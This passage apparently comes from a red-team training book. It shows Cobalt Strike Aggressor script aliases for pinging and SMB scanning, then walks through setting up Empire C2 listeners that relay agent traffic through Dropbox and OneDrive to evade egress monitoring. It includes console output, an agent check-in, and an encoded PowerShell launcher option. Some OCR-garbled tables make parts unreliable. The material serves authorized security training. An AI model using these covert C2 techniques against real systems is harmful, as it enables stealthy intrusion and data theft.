
1. First we can download the scripts from the website: [https://github.com/bluscre  
enofjeff/AggressorScripts](https://github.com/bluscre/enofjeff/AggressorScripts).
2. To load a script permanently on our client, we go to the Cobalt Strike menu and click on the Script Manager option:




3. In the tab which opens, click on the Load button:



4. We then browse to the directory where we downloaded our script. Choose the script we want to load and click on the Open button, shown as follows:



5. In this example, we have loaded two scripts that will run `ping_aliases.cna` and `ps-window-alias.cna`:



6. Upon opening the script in Notepad, we can see that it has created two new aliases. The first, `qping` command, is used to ping a host with one ping packet, while the second, `smbscan`, is used to run a scan on port `445` on a particular host or a range of hosts:



ping\_aliases.cna

#author bluescreenofjeff

```
#alias for "qping" to "shell ping -n 1 [target]" and "smbscan" to "portscan [target] 445
none"
```

```
#register help
beacon_command_register("qping", "send one ping packet with shell",
    "Synopsis: qping [target]\n\n".
    "Send one ping packet with the command: shell ping -n 1 [target]");
```

```
#setting the alias
alias qping {
    binput($1,"shell ping -n 1 $2");
    bshell($1,"ping -n 1 $2");
}
```

```
#register help
beacon_command_register("smbscan", "portscans port 445 without ping discovery",
    "Synopsis: smbscan [target]\n\n".
    "Scans SMB with the command: portscan [targets] none\n\n".
    "[targets] is a comma separated list of hosts to scan. You may also specify\n".
    "IPv4 address ranges (e.g., 192.168.1.128-192.168.2.240, 192.168.1.0/24)");
```

```
#setting the alias
alias smbscan {
    binput("portscan $1 445 none");
    bportscan($1, $2, "445", "none");
}
```

7. To test the script, we interact with our beacon and run the `qping 8.8.8.8` command:

```
beacon> qping 8.8.8.8
beacon> shell ping -n 1 8.8.8.8
[*] Tasked beacon to run: ping -n 1 8.8.8.8
[+] host called home, sent: 25 bytes
[+] received output:

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=2ms TTL=122

Ping statistics for 8.8.8.8:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 2ms, Average = 2ms
```

From the preceding screenshot we can see that it executes `ping` command through the shell on the host.

8. We also had another script loaded, `ps-windows-alias`. This window creates an `alias` command that opens the process pane of the selected host:

```
beacon> pspane
beacon> ps
[+] host called home, sent: 12 bytes
[DFX-PC] dfx/2532
beacon>
```

Running the command will open the process pane, shown as follows:

Event Log X Script Console X Scripts X Beacon 192.168.0.95@2532 X Processes 192.168.0.95@2532 X

PID	PPID	Name	Arch
0	0	[System Process]	
4	0	System	
268	4	smss.exe	
336	328	csrss.exe	
372	364	csrss.exe	
396	328	wininit.exe	
404	364	winlogon.exe	
464	396	services.exe	
480	396	lsass.exe	
488	396	lsm.exe	
588	464	svchost.exe	
648	464	VBoxService.exe	
712	464	svchost.exe	
844	464	svchost.exe	
880	464	svchost.exe	

Kill Refresh Inject Log Keystrokes Screenshot

# Summary

In this chapter, we learned about the listener module of Cobalt Strike along with its type and usage. We then learned about beacons and their features. We also saw examples of different features of beacons, both through the beacon menu and the beacon console. After that, we looked at different methods of pivoting using Cobalt Strike. Finally, we explored Aggressor Script and its use in Cobalt Strike.

# Questions

1. Is cobalt strike free?
2. Can Cobalt Strike communicate with any other C2?
3. How can we slip through the scanners and Indicator of Compromise (IOCs).
4. Does Cobalt Strike use Metasploit Framework?

# Further reading

For more information on the topics discussed in this chapter, visit the following links:

- **A Red Teamer's guide to pivoting:** <https://artkond.com/2017/03/23/pivoting-guide/>
- **SSH and Meterpreter Pivoting Techniques:** <https://highon.coffee/blog/ssh-meterpreter-pivoting-techniques/>
- **Aggressor Scripts:** <https://github.com/bluscreenofjeff/AggressorScripts>
- **HOWTO: Port Forwards through a SOCKS proxy:** <https://blog.cobaltstrike.com/2016/06/01/howto-port-forwards-through-a-socks-proxy/>
- **Kerberos Attacks:** <https://www.cyberark.com/blog/kerberos-attacks-what-you-need-to-know/>

# C2 - Master of Puppets

Almost everyone who is involved with cybersecurity will already have a clear idea about what a Command and Control server is. In case you don't know, a Command and Control server, also known as a C&C or a C2, is generally used in cyberattacks. It is a system that controls all the infected systems (the bots or zombies) that were infected by the attacker in a malware or phishing attack. A C2 is controlled by an attacker and is used to send commands to perform different tasks such as a DDoS attack, spamming, stealing data from bots, or spreading malware. The question remains, therefore, if C2s are used by cyber criminals to execute a cyberattack, does that makes Red Team operations illegal?

Many people still have a misunderstanding about the motivation behind red team operations. The idea of red team is not to hack into an organization and steal the data with a negative motivation. Instead, red team operations are a simulation carried out by professionals who mimic cybercriminals. Just as cybercriminals use C2 servers for cyberattacks, Red Team professionals also use C2 servers to perform simulated cyberattacks on an organization.

The motivation of a red team is not to protect the organization from an attack. It is to attack the organization just as a cybercriminal would, but to report the attack to the blue team as well. The blue team are the defenders of the organization; they'll be the ones responsible for detecting any malicious or harming activity.

In this chapter, we will cover the following topics:

- Introduction to C2
- Cloud-based file sharing using C2
- C2 covert channels

# Technical requirements

- Linux
- Empire

# Introduction to C2


In a Red Team engagement, the C2s that are installed and configured are the team servers that are used to manage the reverse connections. In the previous chapters, we have covered Koadic, Armitage, Cobalt Strike, and Empire. All of these tools have one thing in common: they are frameworks that can get a reverse connection and manage multiple connections at the same time. These C2s are crucial in a red team engagement. From the basic instances that we looked at in previous chapters, we now have to think bigger.

One of the biggest issues in red team operations is the detection of the payload by antivirus software or firewalls. Even if our payload is not detected, the outgoing connection (also known as egress traffic) from the target server may well be detected by the monitoring team. How can we perform a red team operation without our Redirector or C2 being blacklisted or burned?

# Cloud-based file sharing using C2

In a situation the one described previously, organizations monitor the outgoing connection very closely so it is difficult to get access without getting detected. Fortunately, many organizations use cloud-based file sharing services from project execution to delivery. Their trust on these cloud-based file sharing services is often immovable. As a red teamer, we are going to exploit this trust so that we can get access in a far stealthier manner.

We are going to make the cloud-based file sharing service a **middle-man** to set up the communication playground between the target server and the Empire C2:



Assuming that the Empire C2 is properly installed and configured, we will be using Dropbox and Microsoft's OneDrive for the cloud-based file sharing C2.

# Using Dropbox as the C2

Dropbox is a file-hosting service that offers cloud storage, file synchronization, a personal cloud, and client software. In this case, we will be using Dropbox to store our payload so that the target connects to Dropbox and downloads it. Let's check the current listeners for now using the `listeners` command. This will bring us to the listeners menu and show us the list of active listeners as well. We can then execute the `uselisteners dbx` command in the `listeners` menu to open the Dropbox Empire `listeners` module:

```
(Empire) > listeners
[*] Active listeners:
-----

| Name      | Module | Host                       | Delay/Jitter | KillDate |
|-----------|--------|----------------------------|--------------|----------|
| Empire    | http   | http://207.110.121.20.443/ | 5/0.0        |          |
| DeathStar | http   | https://207.110.121.20.443 | 5/0.0        |          |

(Empire: listeners) > uselistener dbx
(Empire: listeners/dbx) >
```

Upon executing the `info` command, we can see the options available for this listener:

```
(Empire: listeners/dbx) > info
Name: Dropbox
Category: third_party

Authors:
@harmj0y

Description:
Starts a Dropbox listener.


Dropbox Options:
-----

| Name             | Required | Value                                                                                                             | Description                                                           |
|------------------|----------|-------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------|
| SlackToken       | False    |                                                                                                                   | Your SlackBot API token to communicate with your Slack instance.      |
| DefaultProfile   | True     | /admin/get.php,/news.php,/login/ process.php Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko | Default communication profile for the agent.                          |
| KillDate         | False    |                                                                                                                   | Date for the listener to exit (MM/dd/yyyy).                           |
| Name             | True     | dropbox                                                                                                           | Name for the listener.                                                |
| ResultsFolder    | True     | /results/                                                                                                         | The nested Dropbox results folder.                                    |
| Launcher         | True     | powershell -noP -sta -w 1 -enc                                                                                    | Launcher string.                                                      |
| DefaultDelay     | True     | 60                                                                                                                | Agent delay/reach back interval (in seconds).                         |
| TaskingsFolder   | True     | /taskings/                                                                                                        | The nested Dropbox taskings folder.                                   |
| APIToken         | True     |                                                                                                                   | Authorization token for Dropbox API communication.                    |
| WorkingHours     | False    |                                                                                                                   | Hours for the agent to operate (09:00-17:00).                         |
| DefaultJitter    | True     | 0.0                                                                                                               | Jitter in agent reachback interval (0.0-1.0).                         |
| SlackChannel     | False    | #general                                                                                                          | The Slack channel or DM that notifications will be sent to.           |
| StagingKey       | True     | W_xdQ@1&13.1M-mGATk:XL1^+0vP{Bz? Staging key for initial agent negotiation.                                       |                                                                       |
| PollInterval     | True     | 5                                                                                                                 | Polling interval (in seconds) to communicate with the Dropbox Server. |
| DefaultLostLimit | True     | 10                                                                                                                | Number of missed checkins before exiting.                             |
| StagingFolder    | True     | /staging/                                                                                                         | The nested Dropbox staging folder.                                    |
| BaseFolder       | True     | /Empire/                                                                                                          | The base Dropbox folder to use for comms.                             |


```

The option that we need to set is the API token. The API token can be retrieved only after registering to Dropbox and going to the <http://www.dropbox.com/developers/apps/create> link.

In step one, we need to select **Dropbox API**.



The screenshot shows the 'Create a new app on the DBX Platform' page. On the left, there's a sidebar with links for API v2, My apps, API Explorer, Documentation (HTTP, .NET, Java, JavaScript, Python, Swift, Objective-C, Community SDKs), and References (Authentication types, Branding guide, Content hash, Data ingress guide). The main content area has three steps: 1. Choose an API (Dropbox API is selected), 2. Choose the type of access you need (App folder is selected), and 3. Name your app. At the bottom right is a 'Create app' button.

In step two, we need to choose which type of access we need. This can be either:

- **App folder:** This gives us access to a single folder that is created specifically for our app
- **Full Dropbox:** This gives us access to all files and folders in our Dropbox

Let's choose **App folder** for now. In step three, let's give a name to our app:

Dropbox, Inc [US] | https://www.dropbox.com/developers/apps/create

API Explorer  
Documentation  
HTTP  
.NET  
Java  
JavaScript  
Python  
Swift  
Objective-C  
Community SDKs  
References  
Authentication types  
Branding guide  
Content hash  
Data ingress guide  
Namespace guide  
Content access guide  
Developer guide  
OAuth guide  
v2 migration guide  
Webhooks  
Chooser  
Saver  
API v1

Dropbox API  
For apps that need to access files in Dropbox. [Learn more](#) 

Dropbox Business API  
For apps that need access to Dropbox Business team info. [Learn more](#) 

2. Choose the type of access you need  
[Learn more about access types](#)

App folder – Access to a single folder created specifically for your app.

Full Dropbox – Access to all files and folders in a user's Dropbox.

3. Name your app  
This app name is already taken.  
ZAbyssC2

I agree to [Dropbox API Terms and Conditions](#)

**Create app**

Click on the **Create app** button to create the app. After doing so, the app dashboard will look as follows:

The screenshot shows the 'API v2' configuration page for the app 'ZAbyssC2'. The page includes a sidebar with links like 'API Explorer', 'Documentation', 'HTTP', '.NET', 'Java', 'JavaScript', 'Python', 'Swift', 'Objective-C', 'Community SDKs', 'References', 'Authentication types', 'Branding guide', 'Content hash', 'Data ingress guide', 'Namespace guide', 'Content access guide', 'Developer guide', 'OAuth guide', and 'v2 migration guide'. The main content area has tabs for 'Settings', 'Branding', and 'Analytics'. A green box at the top right says 'App created.' A bell icon and the user 'Zircanavo Abyss' are in the top right corner. The 'Status' tab is selected, showing 'Development' and a 'Status' icon. A 'Development users' section shows 'Only you' and a 'Change' button. The 'Permission type' is 'App folder'. The 'App folder name' is 'ZAbyssC2'. The 'App key' and 'App secret' are listed. The 'Redirect URIs' section contains 'https:// (http allowed for localhost)' and an 'Add' button. The 'Allow implicit grant' dropdown is set to 'Allow'. The 'Generated access token' section has a 'Generate' button.

To generate the APIToken, click on the **Generate** button under the **Generated access token** header:

OAuth 2

**Redirect URIs**

Add

**Allow implicit grant** ?

▼

**Generated access token** ?

Chooser/Saver domains

Add

If using the [Chooser](#) or the [Saver](#) on a website, the domain of that site.

Webhooks

**Webhook URIs** ?

Use this newly generated APIToken in the Empire `dbx` listener:

OAuth 2

**Redirect URIs**

Add

**Allow implicit grant** ?

▼

**Generated access token** ?

mrO4Mak... 17Ws8lthv

This access token can be used to access your account (zircanavo.abyss@gmail.com) via the API.  
Don't share your access token with anyone.

Set the `APIToken` option and start the `dbx` listener:

```
(Empire: listeners/dbx) > set APIToken 5h8
(Empire: listeners/dbx) > execute
[*] Starting listener 'dropbox'
[+] Listener successfully started!
(Empire: listeners/dbx) > [!] Error deleting data at '/Empire/staging/debugps'
[!] Error deleting data at '/Empire/staging/debugpy'

(Empire: listeners/dbx) >
(Empire: listeners/dbx) > back
(Empire: listeners) > list

[*] Active listeners:

  Name          Module      Host          Delay/Jitter  KillDate
  ----          -----      ----          -----        -----
  dropbox       dbx        http://207.10.121.23:443/ 60/0.0
  Empire        http       http://207.10.121.23:443/ 5/0.0
  DeathStar     http       https://207.10.121.23:443 5/0.0
```

When the listener is ready, Empire will create a folder for itself.

Inside the `Empire` folder, we can see three different folders:

- The `results` folder, which will save the results of the executed command on the target
- The `staging` folder, which contains the PowerShell and the Python stagers
- The `taskings` folder, which contains the tasks given by the Empire C2 to the target server

Dropbox > Apps > ZAbyssC2 > Empire

Search

Files	Name	Modified	Members	...
My files	results	--	Only you	...
Sharing	staging	--	Only you	...
File requests	taskings	--	Only you	...
Deleted files				


Upload

Only you have access

New folder

Create new file

Show deleted files



The PowerShell and Python stagers are pushed to the dropbox by C2 so that the target server can download it.

← → C 🔒 Dropbox, Inc [US] | https://www.dropbox.com/home/Apps/ZAbyssC2/Empire/staging

star 0

 > ZAbyssC2 > Empire > staging

Files	Name	Modified	Members	...
<b>My files</b>	debugps	Yesterday 7:17 pm	Only you	...
Sharing	debugpy	Yesterday 7:17 pm	Only you	...
File requests				
Deleted files				

Now that the Dropbox listener is ready, we can use a stager. In this case, we're going to use the classic Empire PowerShell launcher:

Once the stager is executed on the target, it will connect to the Dropbox C2. At this point, the Empire C2 will check the status from Dropbox. If the agent is

detected, the Empire C2 will start with the staging process:

```
(Empire: stager/multi/launcher) > [*] New agent VB7AZUPG checked in
[*] Uploading key negotiation part 2 to /Empire/staging/VB7AZUPG_2.txt for VB7AZUPG
[+] Initial agent VB7AZUPG from 0.0.0.0 now active (Slack)
[*] Sending agent (stage 2) to VB7AZUPG through Dropbox
[*] Uploading key negotiation part 4 (agent) to /Empire/staging/VB7AZUPG_4.txt for VB7AZUPG
```

Confirm the newly connected agent via Dropbox:

```
(Empire: agents) > list
[*] Active agents:
  Name  La Internal IP  Machine Name  Username  Process  PID  Delay  Last Seen
  ---  --  -----  -----  -----  -----  ---  ---  -----
VB7AZUPG ps 192.168.2.5  PT-PC  PT-PC\PT  powershell  2236  60/0.0  2018-09-22 13:52:52

(Empire: agents) >
```

Information regarding the agent is shown in the following screenshot:

```
(Empire: agents) > interact VB7AZUPG
(Empire: VB7AZUPG) > info
```

[\*] Agent info:

```
nonce          4932912341340866
jitter          0.0
servers         None
internal_ip    192.168.2.5
working_hours   jgZ=J?7LTa^rR-IcS}DW+~*n|X!y)2V<
session_key    None
children        2018-09-22 13:49:01
checkin_time   PT-PC
hostname        4
delay           60
username        PT-PC\PT
kill_date       None
parent          powershell
process_name    dropbox
listener         2236
process_id      /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
profile         Microsoft Windows 7 Ultimate
os_details      10
lost_limit      None
taskings        VB7AZUPG
name            powershell
language        0.0.0.0
external_ip     VB7AZUPG
session_id      2018-09-22 13:53:04
lastseen_time   2
language_version 0
high_integrity  0
```

```
(Empire: VB7AZUPG) > █
```

If we analyse the traffic on the target, we can see that the stager is connecting to <https://www.dropbox.com> domain:

No.	Time	Source	Destination	Protocol	Length	Info
473	3.876819	192.168.0.220	162.125.82.8	TLSv1	184	Client Hello
494	3.996575	162.125.82.8	192.168.0.220	TLSv1	1514	Server Hello
497	3.996743	162.125.82.8	192.168.0.220	TLSv1	886	Certificate, Server Key Exchange, Server Hello Done
501	4.030928	192.168.0.220	162.125.82.8	TLSv1	188	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
506	4.148974	162.125.82.8	192.168.0.220	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
519	4.286247	192.168.0.220	162.125.82.8	TLSv1	432	Application Data, Application Data
577	4.626246	162.125.82.8	192.168.0.220	TLSv1	635	Application Data
670	5.029839	162.125.82.8	192.168.0.220	TLSv1	635	[TCP Spurious Retransmission], Application Data
7408	64.626225	162.125.82.8	192.168.0.220	TLSv1	91	Encrypted Alert

And a valid SSL certificate to communicate:

577	4.626246	162.125.82.8	192.168.0.220	TLSv1	635 Application Data
670	5.029839	162.125.82.8	192.168.0.220	TLSv1	635 [TCP Spurious Retransmission] , Application Data
7408	64.626225	162.125.82.8	192.168.0.220	TLSv1	91 Encrypted Alert

!!!

```

Compression Methods Length: 1
> Compression Methods (1 method)
Extensions Length: 56
< Extension: server_name (len=27)
  Type: server_name (0)
  Length: 27
  < Server Name Indication extension
    Server Name list length: 25
    Server Name Type: host_name (0)
    Server Name length: 22
    < Server Name: content.dropboxapi.com
< Extension: supported_groups (len=6)
< Extension: ec_point_formats (len=2)
  
```

Create a new account because sometimes Dropbox disable the account.

We can also use Microsoft's OneDrive in a similar manner.

# Using OneDrive as the C2

The settings for OneDrive are different to those of Dropbox, but the concept is the same. Let's create a OneDrive listener in Empire using the `uselistener onedrive` command from the `listeners` menu:

```
(Empire: listeners) > uselistener onedrive
(Empire: listeners/onedrive) > info

  Name: Onedrive
  Category: third_party

  Authors:
    @mr64bit

  Description:
    Starts a Onedrive listener. Setup instructions here:
    gist.github.com/mr64bit/3fd8f321717c9a6423f7949d494b6cd9

  Comments:
    Note that deleting STAGE0-PS.txt from the staging folder
    will break existing launchers

  Onedrive Options:
```


The options that are available to set are displayed in the following screenshot:

#### Onedrive Options:

Name	Required	Value	Description
SlackToken	False		Your SlackBot API token to communicate with your Slack instance.
KillDate	False		Date for the listener to exit (MM/dd/yyyy).
Name	True	onedrive	Name for the listener.
RedirectURI	True	https://login.live.com/oauth20_d.Redirect URI of the registered application esktop.srf	Redirect URI of the registered application
ResultsFolder	True	results	The nested Onedrive results folder.
Launcher	True	powershell -noP -sta -w 1 -enc	Launcher string.
AuthCode	True		Auth code given after authenticating OAuth App.
TaskingsFolder	True	taskings	The nested Onedrive taskings folder.
ClientID	True		Client ID of the OAuth App.
DefaultProfile	True	N/A Microsoft SkyDriveSync Default communication profile for the agent. 17.005.0107.0008 ship; Windows NT 10.0 (16299)	N/A Microsoft SkyDriveSync Default communication profile for the agent.
DefaultLostLimit	True	10	Number of missed checkins before exiting
WorkingHours	False		Hours for the agent to operate (09:00-17:00).
DefaultJitter	True	0.0	Jitter in agent reachback interval (0.0-1.0).
SlackChannel	False	#general	The Slack channel or DM that notifications will be sent to.
RefreshToken	False		Refresh token used to refresh the auth token
StagingKey	True	W_xdQ@i&13.TM-mGATk:XL1^+0vP{Bz? Staging key for initial agent negotiation.	Staging key for initial agent negotiation.
PollInterval	True	5	Polling interval (in seconds) to communicate with Onedrive.
DefaultDelay	True	60	Agent delay/reach back interval (in seconds).
StagingFolder	True	staging	The nested Onedrive staging folder.
BaseFolder	True	empire	The base Onedrive folder to use for comms.

The options that we need to start the listener are: `AuthCode` and `clientID`.

